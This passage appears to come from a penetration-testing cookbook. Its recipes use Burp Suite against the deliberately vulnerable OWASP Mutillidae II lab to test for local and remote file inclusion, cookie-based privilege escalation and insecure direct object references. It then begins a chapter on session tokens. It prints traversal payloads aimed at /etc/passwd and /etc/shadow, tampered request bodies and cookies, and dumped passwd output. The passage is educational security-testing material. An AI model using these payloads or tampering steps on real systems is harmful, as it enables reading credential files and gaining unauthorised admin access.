11. The attack results table will appear. Allow the attacks to complete. Sort on the **Length** column from ascending to descending order, to see which of the payloads hit a web page. Notice the payloads with larger lengths; perhaps we gained unauthorized access to the system configuration files!

Intruder attack 6

Attack Save Columns

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	..J.J.J.J.J.J.J.J.J.J./etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	..J.J.J.J.J.J.J.J.J.J./etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	41408	
3	..J./boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	..J.J.J.J.J.J.J.%2A	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	..J.J.J.J.J.J.J.J.J./etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	..J.J.J.J.J.J.J.J.J./etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42274	
7	..J.J.J.J.J.J.J.J.J./etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	..J.J.J.J.J.J.J.J.J./etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	

12. Select the Request #2 in the list. From the attack results table, look at the **Response | Render** tab and notice the page displays the host file from the system!

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0	.../etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	.../etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	.../etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	41408	
3	.../boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	.../%2A	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	.../etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	.../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42274	
7	.../etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	.../etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	
9	.../etc/passwd^@	200	<input type="checkbox"/>	<input type="checkbox"/>	42074	

Request Response

Raw Headers Hex HTML Render

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Scr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services

```
127.0.0.1 localhost 127.0.1.1 owaspbwa owaspbwa.localdomain # following lines are for the had:xxr
application 127.0.0.1 writhmail 127.0.0.1 cloal.net 127.0.0.1 gghb 127.0.0.1 hub71 127.0.0.1 utrack
127.0.0.1 wraithbox # the following are used for OWASP 1 Liner 127.0.0.1 local.1-liner.org 127.0.0.1
other.1-liner.org 127.0.0.1 local.1-liner.org 127.0.0.1 3rd-party.info 127.0.0.1 attackr.se # The following lines
are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0
ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts
```

- Continue scrolling down the list of requests in the attack results table. Look at request #6, and then look at the **Response | Render** tab and notice the page displays the /etc/passwd file from the system!

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	./etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	./etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	41408	
3	./boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	./%2A	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	./etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	./etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42274	
7	./etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	./etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	
9	./etc/passwd%AA	200	<input type="checkbox"/>	<input type="checkbox"/>	42074	

Request Response

Raw Headers Hex HTML Render

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Capt Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sys:x:3:3:sys:/dev:/bin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/noneexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:102:/home/syslog:/bin/false
klog:x:102:103:/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
chdu:x:105:65534:/var/lib/child-user/:/bin/false
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sys:x:3:3:sys:/dev:/bin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/noneexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:102:/home/syslog:/bin/false
klog:x:102:103:/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
chdu:x:105:65534:/var/lib/child-user/:/bin/false
```

How it works...

Due to poorly protected file permissions and lack of application authorization checks, attackers are able to read privileged local files on a system containing sensitive information.

Testing for Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is an attack attempting to access external URLs and remotely located files. The attack is possible due to parameter manipulation and lack of server-side checks. These oversights allow parameter changes to redirect the user to locations that are not whitelisted or sanitized with proper data validation.


Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any RFI vulnerabilities.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page:



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
378	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50789	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=PHHO
Cookie: showhints=1; PHPSESSID=c766ck7i9odq5g1lumc2cc06k2; acopendivids=swingset,jotto,phplib2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

4. Make a note of the page parameter that determines the page to load:




Request Response

Raw Params Headers Hex


```
GET /mutillidae/index.php?page=login.php HTTP/1.1
```

Let's see if we can exploit this parameter by providing a URL that is outside the application. For demonstration purposes, we will use a URL that we control in the OWASP BWA VM. However, in the wild, this URL would be attacker-controlled instead.

5. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button.
6. Return to the Firefox browser, and reload the login page. The request is paused and contained within the **Proxy | Intercept** tab:



7. Now let's manipulate the value of the page parameter from login.php to a URL that is external to the application. Let's use the login page to the **GetBoo** application. Your URL will be specific to your machine's IP address, so adjust accordingly. The new URL will be
`http://<your_IP_address>/getboo/`
8. Replace the login.php value with `http://<your_IP_address>/getboo/` and click the **Forward** button:



- Now press the **Intercept is on** again to toggle the intercept button to **OFF (Intercept is off)**.
- Return to the Firefox browser, and notice the page loaded is the **GetBoo** index page within the context of the Mutillidae application!

 OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

- [OWASP 2013](#)
- [OWASP 2010](#)
- [OWASP 2007](#)
- [Web Services](#)
- [HTML 5](#)
- [Others](#)
- [Documentation](#)
- [Resources](#)

Please remove the /install folder now

[GetBoo Logo](#)

[About / Help / Register / Log In](#)

Welcome to getboo!

Discover

Submit Query

Recent Tags

[OWASP Home Page](#)
[OWASP Home Page](#)
[owasp by user ... on 2010-11-09](#)
[comment\(1\)](#)

[OWASP Broken Web Applications Project Home Page](#)
[OWASP Broken Web Applications Project Home Page](#)
[owasp by user ... on 2010-11-09](#)
[submit comment](#)

[Previous](#) | [Next](#) Displaying 10 [20](#) [30](#) [40](#) [50](#) per page

[RSS icon](#) feed for this page

How it works...

The page parameter does not include proper data validation to ensure the values provided to it are whitelisted or contained to a prescribed list of acceptable values. By exploiting this weakness, we are able to dictate values to this parameter, which should not be allowed.

Testing for privilege escalation

Developer code in an application must include authorization checks on assigned roles to ensure an authorized user is not able to elevate their role to a higher privilege. Such privilege escalation attacks occur by modifying the value of the assigned role and replacing the value with another. In the event that the attack is successful, the user gains unauthorized access to resources or functionality normally restricted to administrators or more-powerful accounts.

Getting ready

Using OWASP Mutillidae II as our target application, let's log in as a regular user, John, and determine whether we can escalate our role to admin.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. At the login screen, log in with these credentials—username: john and password: monkey.
4. Switch to Burp's **Proxy | HTTP history** tab. Find the POST and subsequent GET requests you just made by logging in as john:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
426	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	50912	HTML	php	
427	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓		200	46550	HTML	php	

5. Look at the GET request from the listing; notice the cookie name/value pairs shown on the **Cookie:** line.

The name/value pairs of most interest include `username=john` and `uid=3`. What if we attempt to manipulate these values to a different role?

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
426	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	50912	HTML	php	
427	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓		200	46550	HTML	php	

Request

Raw Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=john; uid=3; PHPSESSID=c7e6tk7i9odq5g4lumc2cc06k2; acopenidivs=swingset,jotto,phppbb2,redmine; acgroupswithpersist=nad
Connection: close
Upgrade-Insecure-Requests: 1
```

- Let's attempt to manipulate the parameters username and the uid stored in the cookie to a different role. We will use Burp's **Proxy | Intercept** to help us perform this attack.
- Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button. Return to the Firefox browser and reload the login page.
- The request is paused within the **Proxy | Intercept** tab. While it is paused, change the value assigned to the username from john to admin. Also, change the value assigned to the uid from 3 to 1:

```

GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=1
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=c7661
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

- Click the **Forward** button, and press the **Intercept is on** again to toggle the intercept button to **OFF (Intercept is off)**.
- Return to the Firefox browser, and notice we are now logged in as an admin! We were able to escalate our privileges from a regular user to an admin, since the developer did not perform any authorization checks on the assigned role:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

[Home](#) | [Logout](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application



Like Mutillidae? Check out how to help



What Should I Do?



Video Tutorials

How it works...

There are several application issues associated with the privilege escalation attack shown in this recipe. Any actions related to account provisioning (that is, role assignments) should only be allowed by administrators. Without proper checks in place, users can attempt to escalate their provisioned roles. Another issue exemplified in this recipe is the sequential user ID number (for example, `uid=3`). Since this number is easily guessable and because most applications start with administrator accounts, changing the digit from 3 to 1 seemed a probable guess for association with the admin account.

Testing for Insecure Direct Object Reference (IDOR)

Allowing unauthorized direct access to files or resources on a system based on user-supplied input is known as **Insecure Direct Object Reference (IDOR)**. This vulnerability allows the bypassing of authorization checks placed on such files or resources. IDOR is a result of unchecked user supplied input to retrieve an object without performing authorization checks in the application code.

Getting ready

Using OWASP Mutillidae II as our target application, let's manipulate the value of the `phpfile` parameter to determine whether we can make a call to a direct object reference on the system, such as `/etc/passwd` file.

How to do it...

- From the Mutillidae menu, select **OWASP 2013 | A4 – Insecure Direct Object References | Source Viewer**:

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Res

OWASP 2013 A1 - Injection (SQL)

OWASP 2010 A1 - Injection (Other)

OWASP 2007 A2 - Broken Authentication and Session Management

Web Services A3 - Cross Site Scripting (XSS)

HTML 5 A4 - Insecure Direct Object References

Like Mutillidae? Check out how to

Text File Viewer

Source Viewer

- From the **Source Viewer** page, using the default file selected in the drop-down box (`upload-file.php`), click the **View File** button to see the contents of the file displayed below the button:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

Source Code Viewer



Back



Help Me!



Hints

To see the source of the file, choose and click "View File".
Note that not all files are listed.

Source File Name

upload-file.php

v

[View File](#)

File: upload-file.php

```
<?php include_once ('/_ROOT_./classes/FileUploadExceptionHandler.php');?>
<?php include_once ('/_ROOT_./includes/back-button.inc');?>
<?php include_once ('/_ROOT_./includes/hints-level-1/level-1-hints-menu-wrapper.inc'); ?>
<?php
try{
    switch ($_SESSION["security-level"]){
        case "0": // This code is insecure. No input validation is performed.
            $lEnableJavaScriptValidation = FALSE;
    }
}
```

3. Switch to Burp's **Proxy | HTTP history** tab. Find the POST request you just made while viewing the upload-file.php file. Note the phpfile parameter with the value of the file to display. What would happen if we change the value of this parameter to something else?

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
472	http://192.168.56.101	POST	/mutillidae/index.php?page=source-viewer.php		✓	200	98887	HTML	php	

Request **Response**

Raw **Params** **Headers** **Hex**

```

POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=source-viewer.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Cookie: shovhinst=1; PHPSESSID=c766tk7i9odq5g4lumc2cc06k2; acopendivids=swingset,jotto,phpb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-button=View+File

```

4. Let's perform an IDOR attack by manipulating the value provided to the phpfile parameter to reference a file on the system instead. For example, let's try changing the upload-file.php value to ../../../../../../etc/passwd via Burp's **Proxy | Intercept** functionality.
5. To perform this attack, follow these steps.
 1. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button.
 2. Return to the Firefox browser and reload the login page. The request is paused and contained within the **Proxy | Intercept** tab.
 3. As the request is paused, change the value assigned to the phpfile parameter to the value ../../../../../../etc/passwd instead:

The screenshot shows the OWASP ZAP interface in the 'Proxy' tab. The 'Intercept' button is highlighted in orange, indicating it is active. The request details show a POST request to `/mutillidae/index.php?page=source-viewer.php`. The payload contains `phpfile=../../../../etc/passwd`, which is highlighted with a red box.

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=source-viewer.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lumc2cc06k2; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=../../../../etc/passwd&source-file-viewer-php-submit-button=View+File
```

6. Click the **Forward** button. Now press the **Intercept is on** button again to toggle the intercept button to **OFF (Intercept is off)**.
7. Return to the Firefox browser. Notice we can now see the contents of the `/etc/passwd` file!

Source Code Viewer



Back



Help Me!



Hints

To see the source of the file, choose and click "View File".
Note that not all files are listed.

Source File Name

upload-file.php

View File

File: ../../etc/passwd

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
qnats:x:41:41:Gnats Buq-Reporting System (admin):/var/lib/qnats:/bin/sh
```

How it works...

Due to lack of proper authorization checks on the `phpfile` parameter within the application code, we are able to view a privileged file on the system. Developers and system administrators provide access controls and checks prior to the revealing of sensitive files and resources. When these access controls are missing, IDOR vulnerabilities may be present.

Assessing Session Management Mechanisms

In this chapter, we will cover the following recipes:

- Testing session token strength using Sequencer
- Testing for cookie attributes
- Testing for session fixation
- Testing for exposed session variables
- Testing for Cross-Site Request Forgery

Introduction

This chapter covers techniques used to bypass and assess session management schemes. Session management schemes are used by applications to keep track of user activity, usually by means of session tokens. Web assessments of session management also involve determining the strength of session tokens used and whether those tokens are properly protected. We will learn how to use Burp to perform such tests.

Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- A Firefox browser configured to allow Burp to proxy traffic
(<https://www.mozilla.org/en-US/firefox/new/>)

Testing session token strength using Sequencer

To track user activity from page to page within an application, developers create and assign unique session token values to each user. Most session token mechanisms include session IDs, hidden form fields, or cookies. Cookies are placed within the user's browser on the client-side.

These session tokens should be examined by a penetration tester to ensure their uniqueness, randomness, and cryptographic strength, to prevent information leakage.

If a session token value is easily guessable or remains unchanged after login, an attacker could apply (or fixate) a pre-known token value to a user. This is known as a **session fixation attack**. Generally speaking, the purpose of the attack is to harvest sensitive data in the user's account, since the session token is known to the attacker.

Getting ready

We'll check the session tokens used in OWASP Mutillidae II to ensure they are created in a secure and an unpredictable way. An attacker who is able to predict and forge a weak session token can perform session fixation attacks.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view OWASP BWA applications.

1. From the **OWASP BWA Landing** page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to access the home page of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session of the Mutillidae application and not logged into it already:



3. Switch to the Proxy | HTTP History tab and select the request showing your initial browse to the Mutillidae home page.
4. Look for the GET request and the associated response containing the Set-Cookie: assignments. Whenever you see this assignment, you can ensure you are getting a freshly created cookie for your session. Specifically, we are interested in the PHPSESSID cookie value:

Target **Proxy** Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history** WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled **Re-enable**

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
24	http://192.168.56.101	GET	/mutilidae/			200	46134	HTML

Request **Response**

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79cgf8aqvkia7dloiuo7750; path=/
Set-Cookie: showhints=1
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 45632
Connection: close
Content-Type: text/html

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/1
<html>
<head>
    <link rel="shortcut icon" href=".//images/favicon.ico" type="image/x-icon" />
    <link rel="stylesheet" type="text/css" href=".//styles/global-styles.css" />
